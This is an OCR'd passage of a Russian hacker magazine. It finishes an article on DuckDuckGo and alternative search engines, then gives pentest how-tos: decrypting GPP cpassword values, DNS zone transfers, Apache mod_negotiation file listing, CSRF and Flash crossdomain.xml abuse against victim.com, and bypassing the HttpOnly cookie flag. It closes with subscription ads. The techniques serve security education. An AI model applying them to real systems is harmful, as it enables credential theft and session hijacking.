- **Social:** !twitter (!tw !tweet) !123people (!123p) !43things !diaspora !dmoz !facebook (!fb) !flattr !fonplus !fotolog !foursquare !friendster !ggroups !greplin !hi5 !identica !jetwick !linkedin (!li) !myspace !r !shoutitout !tweetgrid !wink !xanga
- **Social (intl):** !gulesider !orkut !skyrock !wieowie
- **Social news/links:** !delicious !digg !diigo !historious !jetslide !meneame !metafilter (!mefi) !newsvine !pastebin !pinboard (!pb) !reddit !searchyc (!newsyc !hn !hackernews !yc) !stumbleupon (!stumble) !subreddit !subreddit !thefullwiki (!fullwiki) !wikinews !wykop !xmarks
- **Tools:** !biblsrv !bugmenot (!login) !eggtimer !freenode !geocaching (!geocache) !geonames !gmane !gmap !gookokugo !gopher !idioms !kotobank !linguee !local !map !markmail !oopon !pgp !proxy !qr !random !ripestat !tinyurl !tld !trademarks !tz !validate !viewpdf !yubnub
- **Tools (fundraising):** !indiegogo !kickstarter !rockethub
- **Tools (URLs):** !013 !cache (!cached) !downfor (!updown) !isgd !isup (!isitdown) !longurl !vgd !wayback (!archive !archived) !weboftrust (!wot !mywot) !yinlinks
- **Tracking:** !capost !dhl !dhlde !dhlgm !fedex !ips !lasership (!laser) !ontrac !package !purolator !sfs !tnt !track !ups !usps

News

- **Aggregators:** !aljazeera !ap !binsearch !blogs !blogspot !bnews !cdt !kicknews !news (!n) !newsmax !newsnow !nzbmatrix (!nzb) !nzbs !reuters !ynews
- **Broadcast:** !abcnews !bbc !cbc !cbsnews !cnn !foxnews !msnbc !npr !pbs
- **Business:** !biznar !bloomberg !businessweek !cnbc !fool !forbes !ft !morningstar !msq !wsj !yfinance (!yf)
- **International:** !globeandmail !globo !heise !intaljazeera !locita !redtram !smh !suntimes !theregister !thestar
- **Magazine:** !chilango !csmonitor !economist !newsweek !newyorker !rollingstone !salon !slate (!slatefr) !telegraph !thenation

Примерно сотая часть шорткатов !bang. Их действительно ОЧЕНЬ много.



Реклама в DuckDuckGo. Легко отключается в настройках.



Некоторые вариации goodies.

тачпада. Ниже — маленькая подсказка.
Передвижение по сайту:
↑ или j — следующий результат;
↓ или k — предыдущий результат;
/ или h — к поисковой строке;
esc — выйти из поисковой строки;
t — наверх;
m — к первому результату;
1 или ! — открыть выпадающее меню !bang.
Открытые результаты:
Enter или l или o — открыть подсвеченный результат или сразу открыть самый первый;
Ctrl/Cmd+Enter — открыть результат на фоновой вкладке;
d — поиск по конкретному сайту (который выделен в результатах).

8 **Работает по защищенным протоколам.** У DuckDuckGo есть короткое доменное имя http://ddg.gg (это, к слову, на 4 символа короче, чем google.com:), которое редиректит посетителя на защищенную SSL-версию сайта — https://duckduckgo.com.
Поисковиком можно пользоваться через Tor. Адрес внутри сети — 3g2upl4pq6kufc4m.onion.

9 **DDG можно использовать как прокси.** Команда «!proxy адрес-сайта» позволяет зайти на любой сайт через прокси. Для этой цели DuckDuckGo использует различные бесплатные прокси (что, правда, плохо сказывается на скорости).

10 **Много дополнительных плюшек.** Гики любят DuckDuckGo, поэтому нет ничего удивительного в появлении вспомогательных инструментов, которые могут сделать работу с поисковиком еще удобнее. Уже сейчас есть специальные мобильные приложения для Android и iOS (другие в разработке). Поиск можно встроить прямо в систему с помощью проектов вроде MultiSeeker (bit.ly/dhbIVF). Также есть несколько аддонов для популярных браузеров. Создатели даже подняли чатбота (ye.gg/chatbot), который работает через XMPP (Jabber). Результаты можно получить моментально, отправив сообщение на адрес im@ddg.gg.

РЕТРОСПЕКТИВА

DuckDuckGo — проект одного единственного энтузиаста Гэбриела Вайнберга. Лишь после получения инвестиций у поисковика появилось несколько постоянных сотрудников и собственный офис в американском городе Паоли. Гэбриел — выходец из Массачусетского технологического института (MIT). Поисковик для него — далеко не первый проект. Его социальную сеть The Names Database купила компания United Online за 10 000 000 долларов США. Изначально DuckDuckGo самостоятельно финансировался лично Вайнбергом, но сейчас существует также и за счет небольшого количества рекламы (которую, напоминаем, можно отключить). Пожертвований проект не принимает. «Это было бы неправильно, ведь мы некоммерческая компания», — поясняется на сайте. Вместо donate'ов пользователям предлагают активнее нести информацию о DuckDuckGo людям.
DuckDuckGo написан на Perl и JavaScript с использованием библиотеки YUI. Для обслуживания огромного количества клиентов используется связка nginx, FastCGI и memcached, запущенные FreeBSD и Ubuntu. При этом используются как собственные сервера, так и мощности Amazon EC2. Для хранения данных используются PostgreSQL+bucardo, CDB, Solr, BerkelyDB, S3. Часть исходного кода DuckDuckGo открыта и доступна любому желающему на GitHub (github.com/duckduckgo).
Откуда взялось это дурацкое название? Оно было выбрано практически случайно. В одном из интервью Гэбриел пояснил: «На самом деле в один прекрасный день оно просто выскочило у меня в голове, и просто мне понравилось». Возможно, это связано с популярной в США детской игрой под названием «Duck Duck Goose». Кстати, в качестве альтернативы глаголу «погуглить» (Google it), Вайнберг предлагает использовать «Duck it!» — то есть «подакать», если транслитерировать это на русский, или «поуткать», если дословно перевести :).

ДРУГИЕ МАЛОИЗВЕСТНЫЕ ПОИСКОВИКИ



Blekko (blekko.com)
Запущен в конце 2010 года. Идея Blekko проста — невозможно создать поисковик, который подходил бы всем, поэтому у каждого должна быть возможность влиять на результаты поиска. Использует слэштеги для сужения области поиска. Например, при помощи слэштега «/news» можно выполнить быстрый поиск по новостным сайтам. Не так давно «Яндекс» инвестировал в Blekko 15 000 000 долларов.



YaCy (yacy.net)
Поисковик YaCy работает по принципу P2P. Хранение поискового индекса и обработка запросов осуществляются не на центральном сервере, а в распределенной сети пиров Freeworld. Присоединиться к сети может любой желающий, достаточно лишь установить ПО. Конечно, здесь царит полная анонимность. Распределенная сеть пиров и открытый код гарантируют YaCy устойчивость и защищают его от попыток цензуры.




Ixquick (ixquick.com)
Поисковая система компании Ixquick тоже ставит во главу угла анонимность и безопасность пользователей. Ixquick, как и DuckDuckGo, не сохраняет информацию ни о запросах пользователей, ни о них самих. Кстати, по утверждениям специалистов компании Ixquick, их поисковые системы первыми на рынке начали предлагать SSL-шифрование (начиная с 2009 года).



Nigma (нигма.рф)
Рунету тоже есть чем похвастаться. Nigma — российская интеллектуальная метапоисковая система, первая кластеризующая поисковая система в Рунете. Осуществляет поиск как по своему индексу, так и по индексам Google, Yahoo, Bing, «Яндекс», Rambler, AltaVista, Aport. Проект создан при поддержке факультетов ВМиК и психологии МГУ, а также Стэндфордского университета.

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)



EASY HACK

ВЫТАЩИТЬ ИЗ СИСТЕМЫ ПАРОЛЬ ОТ ЛОКАЛЬНОЙ УЧЕТКИ


ЗАДАЧА

РЕШЕНИЕ


Как же давно я не писал о такой прекрасной виндовой фиче, как групповые политики! Тема их обхода стала особенно актуальной после появления исследования секьюрити-группы ESEC (goo.gl/zDJFT).

Для начала давай уточним задачу. Итак, на гипотетической рабочей станции нам нужно вытащить и расшифровать пароль от локальной учетной записи, которая была создана при помощи групповых политик. Если я не ошибаюсь, то начиная с Windows Server 2008 Microsoft ввела специальное расширение для локальных политик под названием Group Policy Preferences (GPP). В Windows Vista и Windows 7 локальные политики поддерживаются нативно, а вот для XP потребуется поставить специальное обновление. Так вот, одной из добавленных функций была возможность создавать локальные учетные записи для группы доменных хостов. Функция, безусловно, полезная, и, как уверяют люди из ESEC, часто используемая администраторами. Вот такие учетки мы и научимся доставать.

Теперь давай посмотрим, где же эти учетки создаются. Для этого мы должны найти на контроллере домена раздел «Group Policy Management» (gpmc.msc). В нем создаем новую политику, а затем в «Local Users and Groups» ветки «Computer Configuration» — нового пользователя. В процессе создания мы указываем пароль и задаем другие стандартные настройки аккаунта. После этого при обновлении политик на доменных хостах наш пользователь будет успешно создан.



Файл с групповой политикой для создания пользователя



Создание пользователя при помощи групповых политик

Дальше ребята из ESEC посмотрели, как все происходит изнутри, и как данные о групповых политиках передаются с контроллера на хосты. Итог оказался вполне предсказуемым.

При обновлении политик доменный хост залезал на шару SYSVOL-домена и скачивал XML-файл с политикой. В нем как раз и находились имя пользователя и пароль. В общем, все стандартно. Пример такого файла:

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">

<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
   name="MyLocalUser"
   image="0"
   changed="2011-12-26 10:21:37"
   uid="{A5E3F388-299C-41D2-B937-DD5E638696FF}">

 <Properties action="C" fullName="" description=""
   cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"
   changeLogon="0" noChange="0"
   neverExpires="0" acctDisabled="0"
   subAuthority=""
   userName="MyLocalUser" />
</User>
</Groups>
```

Здесь необходимо уточнить еще несколько моментов. Во-первых, данный файл доступен всем доменным пользователям, даже непривилегированным. Во-вторых, пароль расшифровать очень просто, ведь хотя и используется AES 256, но вот ключ прошит в самой ОС, то есть известен априори. На нашем диске ты сможешь найти питоновский скрипт для расшифровки таких паролей.

За остальными подробностями советую обратиться к оригинальному исследованию ESEC. Хотя оно и не является исследованием в своем первоначальном смысле (это скорее доведение до хакерских масс официально описанной фичи), Microsoft в описании GP четко предупреждает, что данные в GPP передаются в незащищенном виде.

И что использовать функционал требуется с большой осторожностью, особенно при создании привилегированных учеток в ОС.

ПОЛУЧИТЬ СПИСОК ХОСТОВ ИЛИ DNS ZONE TRANSFER

ЗАДАЧА

РЕШЕНИЕ


При проведении любого ИБ-исследования в первую очередь нам требуется ответить на вопрос «а кого же атаковать»? Это важно, так как практически любая атака чаще всего проводится против какой-то организации, у которой может быть очень много ресурсов. А нам необходимо определить среди них самое слабое звено или наиболее критичный ресурс. DNS-имя хоста может дать приличный профит в этом смысле, так как зачастую оно отражает свой функциональный смысл. Например, в корпоративных сетях вполне могут присутствовать такие имена как «buhgal» или «bank», до которых тебе, конечно же, захочется добраться. Как пример, для веба можно взять поиск «скрытых» доменов вроде admin.example.com.

Одним из простейших методов определения имен хостов является обратный DNS-запрос (reverse), когда мы запрашиваем у DNS-сервера имена хостов на основании их IP-адресов. Однако для корпоративок этот метод шумноват, так как необходимо запрашивать имена для всех хостов по очереди, а для веба он не совсем оправдан, — домены могут находиться не на смежных IP-адресах. Но если нам повезет, и DNS-сервер не совсем корректно настроен, то мы сможем получить всю необходимую информацию разом. Да-да, я говорю про DNS Zone Transfer. Для тех, кто не в курсе, эта документированная функция DNS предназначена для того, чтобы делиться своими записями о зоне. При корректной настройке Zone Transfer должен быть разрешен с первичного DNS-сервера только на вторичный, но об этом часто забывают.

Итак, чтобы получить зону, нам требуется подключиться к 53 порту DNS-сервера по протоколу TCP и создать AXFR-запрос. Практически это можно выполнить, используя только функционал стандартной виндовой команды nslookup, но практичней всего будет использование Nmap.

```
nmap --script dns-zone-transfer.nse \
   --script-args dns-zone-transfer.domain=<domain>
```

Но все это классика. Приведу в пример небольшое исследование, проведенное небезызвестным экспертом HD Moore. Он просканировал основные DNS-серверы от их TLD (top-level-domain: .net, .org, .xxx и так далее) и вывел, что многие из них разрешают проводить zone transfer. Если точнее, то 65 из 312 TLD позволяют получить все свои записи. Жаль, конечно, что в этом списке отсутствуют .com и .ru, но все равно приятно. Полученный им список на 250 заархивированных мегабайт можно получить по ссылке goo.gl/uVS1X. Но давай попробуем собрать такой список сами:



Zone transfer для одного из корневых серверов домена .arpa

1. Используем стандартную команду nslookup.
2. Выбираем DNS-сервер от Гугла: server 8.8.8.8.
3. Выставляем тип искомых записей: Set type=NS.
4. Делаем запрос на домен arpa и получаем обслуживающие его DNS-серверы: arpa.
5. Подключаемся к одному из DNS-серверов в списке: server b.root-servers.net.
6. Трансферим зону для указанного домена: ls –d arpa.

Конечно, arpa – это так, для забавы, много интересной информации мы не получим. Но общая идея, думаю, понятна.

ПРОСМОТРЕТЬ ЛИСТИНГ ФАЙЛОВ В APACHE

ЗАДАЧА

РЕШЕНИЕ

Для начала давай представим себе ситуацию, что мы исследуем какой-то сайт. На этом сайте крутится Apache. Первым делом желательно понять, какой же движок используется нашим ресурсом.

Если точно определить CMS, то, используя общеизвестные уязвимости, произвести взлом будет очень просто. Но если это что-то нестандартное и без доступных исходников, то могут возникнуть проблемы. Хотя многое зависит от самого приложения. В любом случае я не думаю, что нужно сразу же погружаться в дебри взлома, стоит еще немного пособирать информацию. Что мы ищем? Любые полезные нам данные. Например, исходники, файлы бэкапов, конфиги. Как искать?

Первым делом желательно и обязательно проверить возможность листинга директорий на сервере, и, если она присутствует, мы сразу поймем, что можем получить. Например, на одном из сайтов, с которыми я когда-то имел дело, как раз и присутствовал такой листинг, а в самом приложении, как оказалось, находилось всего пара php-скриптов, которые просто подгружали остальной функционал из inc-файлов. Так как файлы типа inc Apache не считает какими-то уж особенными и позволяет их абсолютно спокойно скачивать, то я очень быстро и легко получил почти все исходники сайта. Но так везет не всегда. А что делать, если листинга нет? Классика пентеста – это брутфорс по словарю. Некогда я писал об этом и упоминал тулзу DirBuster. Но брутфорс — штука грубая, хотя и вполне рабочая.

Но давай ближе к теме. Всем известный веб-сервер Apache содержит интересный модуль под названием mod_negatiation. Данное расширение чаще всего включено по дефолту. Если говорить по-простому, то отвечает оно за «умную отдачу контента». То есть, если пользователь запрашивает какой-то ресурс (страницу), то ему будет отдаваться страница, которая подходит больше всего. Например, если на сервере хранится пара файлов foo.htm.en и foo.htm.de, то по запросу /foo.htm будет отдан тот, который совпадает с пришедшим от клиента заголовком «Accept-Language».

Но еще более интересным является поведение модуля с использованием параметра MultiViews. Если он включен, то при тестовом запросе «foo» Apache проводит поиск в данной директории по маске «foo.*», а потом отдает пользователю «наилучший вариант».

Включение MultiViews производится за счет записи строки Options MutiViews в секции виртуальных хостов или конкретных директорий. Хорошо, но что же все это нам дает? Тебе ответит ИБ-исследователь Стефано Ди Паола (Stefano Di Paola, goo.gl/ly8HK): частичный листинг файлов. Как? Все очень просто. В 2007 году Стефано помучал данный функционал и выявил, что при установке некорректного заголовка «Accept» при запросе к серверу последний с помощью логики mod_negatiation вернет нам список абсолютно всех файлов с запрашиваемым именем, так как не сможет выбрать «лучший вариант». Смотри, если мы запрашиваем файл foo без расширения, но с заголовком «Accept», то нам вернется «наилучший» вариант:

Запрос

```
GET /foo HTTP/1.1
Accept: */*
```

Ответ

```
HTTP/1.1 200 OK
Server: Apache/2.0.55
Content-Location: foo.php
Vary: negotiate,accept
TCN: choice
```

```
D:\prj\[redacted]>ncat [redacted] 80
GET /foo HTTP/1.1
Host:[redacted]
Accept: xxa/xaxaxa

HTTP/1.1 406 Not Acceptable
Date: Fri, 10 Feb 2012 11:04:26 GMT
Server: Apache
Alternates: {"foo.bak" 1 {type application/x-trash} {length 0}}, {"foo.php" 1 {type application/x-h
ttpd-php}}
Vary: negotiate,accept,Accept-Encoding
TCN: list
Content-Length: 494
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>406 Not Acceptable</title>
</head><body>
<h1>Not Acceptable</h1>
<p>An appropriate representation of the requested resource /foo could not be found on this server.<
/p>
Available variants:
<ul>
<li><a href="foo.bak">foo.bak</a> , type application/x-trash</li>
<li><a href="foo.php">foo.php</a> , type application/x-httpd-php</li>
</ul>
<hr>
<address>Apache Server at [redacted] Port 80</address>
</body></html>
```

Частичный листинг файлов. Бэкап найден – качаем

А если мы запрашиваем то же самое, но с некорректным заголовком «Accept», то нам вернется практически полноценный листинг:

Запрос
```
GET /foo HTTP/1.1
Accept: xxx/blabla
```

Ответ
```
HTTP/1.1 406 Not Acceptable
Server: Apache/2.0.55
Alternates: {"foo.bak" 1 {type application/x-trash} {length 3}},
{"foo.php" 1
{type application/x-httpd-php} {length 3}}

Vary: negotiate,accept
TCN: list
```

Что это может дать? Конечно, все сильно зависит от ситуации, но в основном это попытка добраться до бэкапов. Кстати, ситуации, когда файлы бэкапов хранятся рядом, случаются очень часто, – многие программы автоматом создают их при редактировании основных файлов. Важным ограничением способа является то, что в вывод веб-сервера попадают только те файлы, чье расширение присутствует в конфиге апача (AddType). То есть файл с расширением .php~ в листинг, к сожалению, не попадет.

Думаю, здесь важно подчеркнуть, что описанное выше поведение Apache — нормально. То есть разработчики не собираются менять его. И как уже было сказано выше, это свойственно всем основным веткам Apache. Хотя данная фича в любом случае не избавляет нас от необходимости перебора, но мы вполне можем воспользоваться уже имеющимися данными (именами страниц) и не перебирать вслепую.

В Metasploit присутствует соответствующий модуль (auxiliary/scanner/http/mod_negotiation_brute), проводящий брутфорс с учетом этой фичи, да и сканер от Acunetix имеет аналогичный функционал. В качестве простейшего примера – чекер mod_negotiation с использованием nmap:

```
nmap --script=http-apache-negotiation -p80 -sV
```

ВЫПОЛНИТЬ ДЕЙСТВИЯ ОТ ИМЕНИ ПОЛЬЗОВАТЕЛЯ В КАКОЙ-ЛИБО CMS

ЗАДАЧА

РЕШЕНИЕ

Для начала давай расширим задачу. Есть пользователь, залогинившийся в какую-нибудь веб-систему (например в админку). Есть хакеры, которые хотят получить привилегированный доступ в эту систему. Для приличия добавим возможность подсунуть этому пользователю произвольную ссылку или проснифать его незашифрованный трафик (хотя сама админка будет находиться за https'ом). Самый простой и действенный способ — это, наверное, CSRF:

```
https://victim.com/admin.php?adduser=1&user=hacker&
  password=hacker
```

Если мы заставим браузер перейти по этой ссылке, то в системе будет создан новый пользователь. Но это возможно только в том случае, если веб-приложение уязвимо к таким атакам. К счастью, во все большее количество ПО внедряются всяческие механизмы защиты от CSRF. Самый распространенный – токены. К каждому запросу на странице добавляется токен, который действителен только для одного запроса. Таким образом мы получаем ссылку вида

```
https://victim.com/admin.php?adduser=1&user=hacker&
  password=hacker&token=long_random_bukva_cifra
```

Да, CSRF уже не прокатит. Что дальше? Конечно же, XSS. С помощью этого вида атак мы сможем загрузить нужную страницу, вынуть токен и создать ядовитый запрос (плюс много еще всякого страшного). Но у XSS есть пара проблемных моментов. Хотя они и являются самым распространенным видом багов на сегодняшний день, но в основном это касается reflected XSS (то есть когда код попадает из запроса), ведь stored XSS (когда мы можем добавить контент в страницу) бывает не часто. Но во многие браузеры нативно или с помощью плагинов встроена хорошая защита от reflected XSS. Классический пример – IE. И здесь без извращений и/или социальной инженерии защиту не обойти.

Давай посмотрим, можем ли мы сделать что-то еще? Ответ – flash. У него есть несколько плюсов. Во-первых, сейчас он стоит по дефолту на всех компьютерах (привет яблочникам :). А во-вторых, предоставляет много возможностей по взаимодействию с сетью. В самом простом виде атака с использованием flash будет иметь следующий вид. Есть evil.com – хост атакующего со специальной флэшкой, и есть victim.com с нужными нам данными. Когда юзер зайдет к нам на evil.com, флэш автоматически запустится и выполнит загрузку страницы с victim.com, причем используя родные кукисы пользователя! Далее все стандартно, – из страницы достаем токен, подставляем его в запрос и выполняем.

Все круто? Как бы ни так. Здесь нам мешают same origin policies. Ведь evil.com – один домен, victim.com – другой, а следовательно взаимодействие по флэшу запрещено. Однако существует и вполне легальный способ, разрешающий такое «общение», — это файл crossdomain.xml. В нем указывается, что можно делать флэшу. Он должен быть расположен в самом корне сервера victim.com. Таким образом, когда флэш-ролик пытается прочитать страничку с victim.com, флэш сначала читает victim.com/crossdomain.xml и на основе него уже делает вывод, разрешено ли подключаться к этой странице. В настоящий момент флэш поддерживает целый набор ограничений. Я не буду описывать все, коснусь лишь основных, общая спецификация от adobe находится по адресу goo.gl/A02R1. Вот пример:

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<site-control
permitted-cross-domain-policies="master-only"/>
<allow-access-from domain="*.victim.com" secure="false"/>
<allow-access-from domain="www.microsoft.com"/>
</cross-domain-policy>
```

Поясню некоторые моменты. Главный пункт здесь, конечно же, это allow-access-from, указывающий на то, с каких серверов доступ разрешен. Здесь это любые поддомены victim.com и один —

Microsoft. Master-only указывает на то, что используется только crossdomain.xml, лежащий в корне, хотя есть и другие варианты, но об этом дальше. Вот теперь у нас появляется возможность для маневров. Например, с помощью DNS или NBNS-spoofing мы можем представиться одним из поддоменов victim.com и получить, таким образом, возможность использовать флэш на полную. Кроме того, мы можем искать уязвимости уже во всех этих доменах и через них атаковать пользователей victim.com.

Далее нам интересен атрибут secure (по-дефолту «true»), указывающий на то, нужно ли флэшу обращаться к данному хосту только с https. То есть в данном случае (false) мы можем провести на victim.com атаку Man-in-the-middle, а затем внедрить нашу флэшку в HTTP-ответ от сервера. Получается, флэшке будет разрешено «общаться» и с https'ом этого домена.

Также хочу добавить еще несколько важных замечаний. Во-первых, когда флэш-ролик отправляет куда-либо запрос, то в качестве его родного домена определяется то место, где он хостится фактически, а не то, где он вставлен в страницу. Во-вторых, при отсутствии crossdomain.xml флэшу на самом деле не «запрещается все», как считают многие. В таком случае флэшу можно указать альтернативный файл политик, называющийся по-другому и лежащий на victim.com. В-третьих, файлы crossdomain.xml могут лежать и в папках. Но должно быть разрешение от корневого файла (значение директивы «site-control» находится не в положении «master-only»), а доступ флэш-ролику будет разрешен только в данную директорию или ее поддиректории. Таким образом, у нас есть небольшая возможность либо найти альтернативные файлы на victim.com, либо залить xml'ку.

Кстати, наиболее простым и частым багом здесь является неправильное использование директивы <allow-access-from domain=»* «>. В данном случае мы можем обращаться к жертве с любого из хостов, а также производить почти любые действия от чужого имени. Много ли таких сайтов? Прилично. Подробности смотри в научной работе про анализ Alexa Top 50 000 от наших коллег из Сан-Диего (goo.gl/rICL1).

Еще хотелось бы вспомнить про такую альтернативу флэшу как Silverlight от Microsoft. У них почти аналогичная система кроссдоменного взаимодействия, только с несколькими отличиями. Файл политик называется clientaccesspolicy.xml, однако если Silverlight его не находит, то ищется crossdomain.xml. Сам же clientaccesspolicy.xml не поддерживает использование символа множества («*») для описания доменов и не различает http- и https-протоколы. Так что через него также можно выполнять действия от имени пользователя, если только повезет с xml'ками.

ОБОЙТИ ФЛАГ COOKIES HTTPONLY


ЗАДАЧА

РЕШЕНИЕ

XSS – это одна из самых распространенных ныне уязвимостей веб-приложений. К тому же она очень опасна, потому что по сути мы можем выполнять почти любые действия от имени пользователя. Но если все же вернуться к классике, то итогом XSS должна быть украденная сессия пользователя. Так как чаще всего авторизация юзера происходит именно по кукисам, то целью атаки с использованием XSS является их угон. Чаще всего это можно сделать с помощью данных из переменной document.cookie. Но все несколько затруднилось, когда появился такой чудо-браузер, как IE6. Разработчики внедрили в него специальный флаг httpOnly. Основная его задача заключается в том, чтобы указать браузеру, что данную куку нельзя доставать из javascript. Ага, идея хорошая. Вот только с реализацией не так все здорово, ведь по идее флаг должны выставлять сами разработчики ПО, которые до сих пор этим пренебрегают.

Теперь давай предположим, что «httpOnly» установлен. Как его обойти? Бородатый метод – cross-site tracing. Придуман он аж в 2003 году и основан на том, что многие веб-серверы наряду с GET- и POST-методами поддерживают еще и TRACE-метод. Данный метод крайне прост: веб-сервер возвращает полностью весь запрос, который был отправлен клиентом. То есть получается так: мы должны внедрить через XSS такой код, который должен будет отправить любой запрос на тот же сервер с методом TRACE, а затем прочитать пришедший ответ. В этом ответе кроме искомых кукисов могут содержаться и другие интересные данные (basic или ntlm-аутентификация). Важно упомянуть, что многие веб-серверы до сих пор поддерживают данный метод.

Кроме всего этого существуют также и несколько зависимых от сервера возможностей. Новым и крайне забавным примером является Apache. Если точнее, то вся его ветка 2.2 вплоть до версии 2.2.22. Логика здесь такая же, как и в случае с TRACE, только куки возвращаются в ответе об ошибке веб-сервера. Норман Хипперт (Norman Hippert, goo.gl/ndGpv) обнаружил, что при ошибке 400 (HTTP 400 Bad Request) возвращается весь отправленный клиентом запрос. Чтобы создать такой запрос, требуется всего лишь отправить легитимный пакет с очень большим заголовком. В PoC'е автора используется простейшая реализация этого бага: с помощью javascript он выставляет большое количество длинных кукисов и отправляет запрос на сервер.




Apache 2.2. Большой заголовок приводит к ошибке с раскрытием кукисов

TRACE-запрос. Веб-сервер возвращает все, что ему послали. Даже куки

(game)land

ПОДПИШИСЬ!

shop.glc.ru



Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999

+7 (495) 663-82-77 (бесплатно)



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**




6 номеров — **1110 руб.**
13 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**




6 номеров — **1110 руб.**
13 номеров — **1999 руб.**




6 номеров — **810 руб.**
13 номеров — **1499 руб.**



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**




6 номеров — **630 руб.**
13 номеров — **1140 руб.**



6 номеров — **895 руб.**
13 номеров — **1699 руб.**



6 номеров — **1194 руб.**
13 номеров — **2149 руб.**



6 номеров — **894 руб.**
13 номеров — **1699 руб.**




6 номеров — **690 руб.**
13 номеров — **1249 руб.**



6 номеров — **775 руб.**
13 номеров — **1399 руб.**



6 номеров — **950 руб.**
13 номеров — **1699 руб.**



6 номеров — **810 руб.**
13 номеров — **1499 руб.**

Павел Александрович (ivinside.blogspot.com)
